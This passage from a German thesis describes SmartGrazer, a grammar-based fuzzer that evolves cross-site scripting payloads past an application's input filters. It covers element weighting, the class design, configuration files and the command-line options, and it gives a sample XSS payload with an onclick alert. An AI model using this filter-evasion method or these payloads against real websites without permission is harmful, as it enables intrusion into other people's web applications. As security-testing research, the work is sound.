


Abbildung 3.11: SmartGrazer: Verlauf der Lebenspunkte pro Senkung

Beispiel: Um ein näheres Verständnis von der Funktionsweise der Gewichtung zu bekommen, wird Anhand der Abbildung 3.12 ein konstruiertes Beispiel betrachtet. In dem gezeigten Beispiel hat Smarty nur eine Payload-Definition zur Verfügung, damit die Veränderung der generierten Payloads nachvollzogen werden können. Das SUT filtert alle doppelten und einfachen Anführungszeichen aus Benutzereingaben heraus, weitere Veränderungen an den Eingaben werden nicht vorgenommen.

Bei der ersten Generierungsrunde wurden alle Elemente mit 100 Lebenspunkten initialisiert und an SmartGrazer übergeben. Smarty generiert daraufhin einen Payload, der drei verschiedene Arten von Anführungszeichen enthält. Bei der Analyse ermittelt SmartGrazer die gefilterten Elemente und verringert deren Lebenspunkte wie in diesem Kapitel beschrieben.

In der zweiten Runde werden die gefilterten Elemente ebenfalls im Payload verwendet und wiederholt herausgefiltert.




Abbildung 3.12: Beispiel: Gewichtung von Elementen

Für die letzte Runde werden Anführungszeichen verwendet, deren Lebenspunkte nicht verringert worden sind. Da keine Elemente verändert wurden, beendet SmartGrazer die Generierung und gibt den gefundenen Payload zurück.

3.5.1.1 Payload-Potentiale:

Das Potential eines Payloads setzt sich aus der Summe der Lebenswerte seiner enthaltenen Elemente zusammen. Hierbei wird zunächst die Summe der maximalen Leben errechnet. Anschließend wird der tatsächliche Lebenswert aller Elemente zusammengezählt. Durch Division der beiden Werte, wie in Abbildung 3.13 dargestellt, errechnet sich das Potential des Payloads. Gegeben sind die Elemente der Payload-Zeichenkette: `"><a\tonclick=alert\&v('53')>`). Hierbei wird das maximale Leben des Payloads mit der Formel $\text{maxLife} = 100 * \text{sum}(\text{elements})$ berechnet. Das tatsächliche Leben der enthaltenen Elemente errechnet sich durch einfaches aufaddieren der Lebenspunkte. Im gegebenen Beispiel ergeben sich dementsprechend die Werte $\text{maxLife} = 1600$ und $\text{currentLife} = 1363$. Mittels einer Division der beiden Werte errechnet sich dann das Potential des Payloads. Im aktuellen Beispiel beträgt dieser 0,85 (gerundet). Dieser Wert wird während der Generierung errechnet und mit dem anderer Payloads verglichen, sodass aus mehreren Payloads der am besten geeignete Kandidat an die Webseite gesendet wird.




Abbildung 3.13: Beispiel: Errechnung des Payload-Potentials

3.5.1.2 Wahl eines Payloads mit größtem Erfolgspotential:

Smarty erstellt in jeder Generierungsrunde zunächst drei Payloads aus den verfügbaren Mustern und errechnet den Payload mit dem größten Potential, wie in Abbildung 3.13 dargestellt. Ein Struktogramm des Algorithmus ist in Abbildung 3.14 dargestellt.

3.5.1.3 Gewichteter Zufall bei Elementen

Bei allen Elementen mit mehreren möglichen Zeichen bzw. Zeichenketten, wie zum Beispiel den HTML-Tags oder Events, wird eine gewichtete Zufallsziehung durchgeführt, wie im Struktogramm 3.15 dargestellt.




Abbildung 3.14: Struktogramm: getWithMostPotential




Abbildung 3.15: Struktogramm: pickWeightedRandom

In Abbildung 3.16 ist ein konstruiertes Beispiel mit niedrigen Lebenspunkten abgebildet. Gegeben sind drei Elemente für Anführungszeichen mit jeweils einem, zwei und drei Lebenspunkten. Der Algorithmus sortiert zunächst alle Einträge einer Liste absteigend anhand der Lebenspunkte und berechnet anschließend, wie viel Lebenspunkte alle Elemente der gegebenen Liste zusammen enthalten. Im nächsten Schritt wird eine zufällige Zahl zwischen 0 und einschließlich der maximalen Lebenspunktezahl + 1 errechnet.

Zuletzt wird die Liste durchlaufen und die "currentSum"-Variable um den Wert der Lebenspunkte des aktuellen Elements erhöht. Sobald "currentSum" größer oder gleich groß ist, wie der zufällig gezogene Wert, wird das aktuelle Element zurückgegeben.




Abbildung 3.16: Beispiel: Gewichtete Zufallsziehung

3.6 Implementierungsdetails

In folgendem Kapitel wird die Implementierung der Anwendung näher beschrieben. Hierzu wird zunächst in Kapitel 3.6.1 der Programmablauf näher betrachtet. Im Anschluss daran werden in 3.6.2 die entwickelten Komponenten, Klassen sowie Designentscheidungen erläutert. Zuletzt wird in den Kapiteln 3.6.3 und 3.6.4 erläutert, wie die Initialisierungsphase und Konfiguration der Anwendung gesteuert werden können.

3.6.1 Programmablauf

Im weiteren Verlauf der Arbeit wird davon ausgegangen, dass eine SUT-Konfiguration gegeben ist. Dies hat zur Folge, dass der Programmablauf von SmartGrazer dem Ablaufdiagramm aus Abbildung C.2 entspricht. Das Ablaufdiagramm und dessen einzelne Phasen werden im Folgenden genauer betrachtet.

Die gezeigten Phasen finden nach der Initialisierung des Programms statt. Phase eins (Abbildung 3.17) umfasst das Senden einer validen Anfrage und deren Analyse. Zusätzlich wird in dieser Phase ein Response-Objekt erstellt, mit dem im weiteren Verlauf des Testlaufs gearbeitet wird.




Abbildung 3.17: SmartGrazer: Programmablauf Phase 1

In der zweiten Phase (Abbildung 3.18) werden mehrerer Anfragen gesendet, um die ersten Anpassungen der Elemente vorzunehmen. Eine dieser Anfragen umfasst eine Liste von Sonderzeichen. Die in dieser Phase verwendeten Payloads werden statisch definiert und gelten in jedem Durchlauf von SmartGrazer. Der verwendete Generator "Simpy" konfiguriert die ersten Elemente für den eigentlichen Payload-Generator "Smarty" vor.




Abbildung 3.18: SmartGrazer: Programmablauf Phase 2

In Phase drei (Abbildung 3.19) beginnt die eigentliche Konstruktion eines reflektierenden bzw. ausführbaren Payloads.




Abbildung 3.19: SmartGrazer: Programmablauf Phase 3

3.6.2 Komponentenübersicht und Klassendiagramm

In Abbildung 3.20 sind die wichtigsten Komponenten der Applikation und deren Verbindungen zueinander abgebildet. Durch das Aufteilen eines Testlaufs in viele kleine Teilaufgaben, entstanden im Laufe der Implementierung die gezeigten Hauptkomponenten. Wie später vorgestellt wird, teilen sich diese in mehrere Klassen auf. Als Hauptaufgaben eines Testlaufs wurden neben der Verarbeitung von Benutzereingaben, die Konfiguration, die Generierung, die Kommunikation mit dem SUT, die Analyse, Mutation und Anpassung von Payloads identifiziert.

Jede Komponente, die eine Teilaufgabe übernimmt, wurde mit einem Namen versehen, um eine Verständnisgrundlage zu schaffen. Grund hierfür ist, dass einige Komponenten identisch aufgebaut sind, jedoch verschiedene Funktionsweisen aufweisen.

Anhand des vereinfachten Klassendiagramms (Abbildung 3.21) ist erkennbar, wie die identifizierten Komponenten implementiert wurden. Die Färbung der Komponenten wird hierbei in der Abbildung 3.21 übernommen, sodass die implementierten Klassen den entsprechenden Komponenten zugeordnet werden können.




Abbildung 3.20: Smartgrazer: Komponentendiagramm

Die in Abbildung 3.20 aufgeführte Generierungs-Komponente "Smithy" ist während der Implementierung in mehrere Klassen aufgeteilt worden. Wichtigsten Bestandteile sind die Elemente und deren Lebenspunkte, beide definiert durch die Klassen "Element" bzw. "Life". Verschiedene Payload-Generatoren sind durch die Klassen "PayloadGeneratorFactory", "GeneratorGeneral" und "PayloadGenerator" realisiert.

Die Klasse "PayloadGenerator" wird von drei Generatoren (Dharma, Smarty und Simpy) implementiert, welche durch die Namensgebung in verschiedenen Python-Modulen liegen. Hierdurch kann während der Laufzeit die richtige Klasse von der Fabrik geladen und instanziiert werden.

Die generierten Payloads setzen sich durch ein Zusammenspiel der Klassen "Outbreak", "Attack" und "Grammar" zusammen. aKlassen der Mutations-Komponente sind durch die gleiche Vorgehensweise realisiert wie die Generator-Klassen.




Abbildung 3.21: SmartGrazer: Vereinfachtes Klassendiagramm

Instanziierung via Fabric-Pattern Durch die Verwendung von mehreren Generator- und Mutations-Klassen ist die eigentliche Instanziierung als Fabrik-Entwurfsmuster realisiert. Dieses Muster ist besonders geeignet für Objekte, die zur Laufzeit initialisiert werden müssen. Im Falle der “PayloadGeneratorFactory” (Komponente: Smithy) wird während der Ausführung zwischen den Generatoren “Dharma” und “Smarty” gewählt. Während der Programmausführung wird über die Fabrik-Klasse “Smithy” mit der geladenen Generator-Klasse kommuniziert. In Abbildung 3.22 ist exemplarisch das Muster für die Generator-Klassen abgebildet.




Abbildung 3.22: SmartGrazer: Generator-Klassen als Fabrik-Entwurfsmuster

Die Verwendung dieses Entwurfsmusters ermöglicht ein einfaches Hinzufügen und Ver-

wenden von zusätzlichen Generator-Implementierungen.

3.6.3 Initiierung

Zu Beginn eines Testlaufs werden alle benötigten Element-Objekte geladen und mit einem Startwert für deren Leben initiiert. Aus Erfahrung sind einige Elemente öfter bzw. besser für XSS-Angriffe geeignet und können seinen höheren Startwert zugewiesen bekommen als Elemente mit selteneren Verwendung.

Da Elemente eine wichtige Rolle für die Generierung von Payloads haben, können diese in besonders hohem Maß konfiguriert werden. Zum aktuellen Stand der Implementierung können Elemente durch drei Konfigurationsdateien angepasst werden.

config/smarty/elements.json Liste aller verfügbarer Elemente mit Verwendungszwecken. Als Verwendungszweck werden hier die Element-Schlüssel aus den Angriffsmustern bezeichnet. Dies ist notwendig, da manche Zeichen mehrere Aufgaben bzw. Bedeutungen in Payloads besitzen können. Im Beispiel 3.11 wurden dem `"/`-Zeichen insgesamt drei Verwendungen (Leerraum, Schrägstrich und dem Wert eines `"SRC"`-Elements) zugewiesen.

```
1 ...  
2 "47": [  
3   "SPACE",  
4   "SLASH",  
5   "SRC_VALUE"  
6 ], ...
```

Quelltext 3.11: SmartGrazer: Auszug der Konfigurationsdatei `"elements.json"`

config/smarty/elements.life.json Liste aller Elemente mit den entsprechenden Lebenspunkten beim Start des Programmaufrufs. In Beispiel 3.12 ist ein Ausschnitt der Konfiguration dargestellt. Oft verwendete Elemente, wie z.B. das `"video"`-Tag sind hier mit den maximalen Lebenspunkten ausgewiesen. Weniger häufig verwendete Elemente werden dementsprechend mit weniger Leben initialisiert.

```
1 ...  
2 "var": 50,  
3 "video": 100,  
4 "wbr": 25,  
5 "onclick": 25,  
6 "ondblclick": 25,  
7 ...
```

Quelltext 3.12: SmartGrazer: Auszug der Konfigurationsdatei `"elements.life.json"`

config/smarty/elements.mutator.json Liste aller Mutationsklassen und den dafür erlaubten Elementen. Beispiel 3.13 zeigt die Konfiguration der Mutator-Klasse "Uppy" und die freigeschalteten Elementen.

```
1 ...  
2 "uppy": {  
3   "enabled": true ,  
4   "elements": [  
5     "TAG_HMTL" ,  
6     "TAG_JS" ,  
7     "TAG_SCRIPT" ,  
8     "EVENT" ,  
9     "TEXT"  
10  ]  
11 },  
12 ...
```

Quelltext 3.13: SmartGrazer: Auszug der Konfigurationsdatei "elements.mutator.json"

Der Zeitpunkt der Mutation findet unmittelbar nach der Ziehung des verwendeten Zeichens bzw. der verwendeten Zeichenkette statt. Der mutierte Wert des Elements wird hierbei in einer eigenen Variable gespeichert, welche bei der Ausgabe des Element-Wertes ausgegeben wird. Falls bei der Analyse der Webseitenantwort der mutierte Wert nicht reflektiert wurde, werden die Lebenspunkte des Elements verringert.

3.6.4 Konfiguration und Programmaufruf

Die Konfigurationsdateien werden im JSON-Format gepflegt. Dies hat den Vorteil, dass auf die eingelesenen Daten, während der Laufzeit zugegriffen werden kann - vergleichbar zu Objekten. Zusätzlich kann jede Konfigurationsoption beim Aufruf von SmartGrazer über die Option `-overwrite` für den aktuellen Aufruf geändert werden.

Das Command Line Interface (CLI) ist mit der Python-Erweiterung "argparse" realisiert. In Abbildung 3.23 ist die Hilfe-Seite der Anwendung dargestellt. Der Flag-Parameter `-g` generiert Payloads und gibt diese danach aus. Über den Parameter `-x` wird SmartGrazer eine SUT-Konfiguration übergeben, für die ein funktionierender Payload ermittelt werden soll. Die Optionen `-g` und `-x` sind gegenseitig ausschließend, d. h. nur eine der beiden Optionen kann bei einem Aufruf ausgewählt werden.

```

D:\Daten\svn.aborgardt.com\private\Projekte\SmartGrazer\trunk>python SmartGrazer.py -h
usage: SmartGrazer [-h | [-g | -x path/to/runconfig.json] | --overwrite [key1=value1 ... keyn=valuen]]

A smart grammar based fuzzer.

optional arguments:
  -h, --help            show this help message and exit
  -g [GENERATE], --generate [GENERATE]
                        Just generate and output the payloads.
  -x EXECUTE, --execute EXECUTE
                        Name of the configuration file containing the config.
  --overwrite [OVERWRITE [OVERWRITE ...]]
                        A list of configuration params which should be overwritten temporarily.
                        For example:
                        --overwrite smartgrazer.imps.smithy.generator=smarty smartgrazer.imps.smithy.generate.amount=5
  -c [CLEANUP], --cleanup [CLEANUP]
                        Clean the previous stored responses.
  --enableWebdriver [ENABLEWEBDRIVER]
                        Enables live test for payload.
                        This Option requires either a gecko or a chrome webdriver binary in the subfolder:
                        webdriver/[YourOS]/

```

Abbildung 3.23: SmartGrazer: Hilfe des Kommandozeilenprogramms

Die Einstellungen für die Applikation und die enthaltenen Komponenten werden in der Datei "config/config.json" gepflegt.

Wird der Flag-Parameter "-c" angegeben, werden alle temporären Dateien vor dem Beginn der Generierung gelöscht. Durch Anhängen des "-enableWebdriver"-Flags wird eine zusätzliche Testinstanz von SmartGrazer aktiviert. Diese führt dazu, dass SmartGrazer so lange Payloads generiert, bis eine "alert"-Box erzeugt werden konnte.

3.6.4.1 Temporäres Überschreiben der Konfiguration

Der "-overwrite"-Parameter erwartet eine Schlüssel-Wert-Liste, welche mit einem Leerzeichen getrennt ist. Eine beispielhafte Anwendung dieses Parameters ist auf der Hilfe-Seite der Applikation aufgeführt.

```

1 {
2   "smartgrazer": {
3     "logging": {
4       "level": 20
5     },
6     "directories": {
7       "runconfigs": "../../config/targets/"
8     },
9     "imps": {
10      "smithy": {
11        "generate": {
12          "amount": 1
13        },
14        "generator": "dharma",
15        "elements": {

```

Abbildung 3.24: SmartGrazer: Auszug der Konfigurationsdatei "config/config.json"

Die Notation der Schlüssel-Wert-Paare ist hierbei identisch mit dem Pfad in der dazugehörigen JSON-Konfigurationsdatei, wie in Abbildung 3.24 zu sehen ist. Für die gegebenen Beispiele ("smartgrazer.imps.smithy.generator=smarty" und

“smartgrazer.imps.smithy.generate.amount=5”) ist für den Parameter “-overwrite” in Abbildung 3.24 der Baumpfad mit roter Farbe markiert. Die Zuweisung neuer Werte erfolgt mit einem Gleich-Zeichen. Getrennt werden Schlüssel-Wert-Paare mit einem Leerzeichen. Im gezeigten Beispiel wird der Generator “dharma” durch “smarty” ersetzt und die Anzahl an generierten Payloads von “1” auf “5” erhöht.

Neben der beschriebenen “config.json”-Datei kann eine Konfiguration für jede beliebige Webseite angelegt werden. Optionen dieser Konfigurationsdatei können ebenfalls durch den “-overwrite”-Parameter überschrieben werden.

4 Evaluation

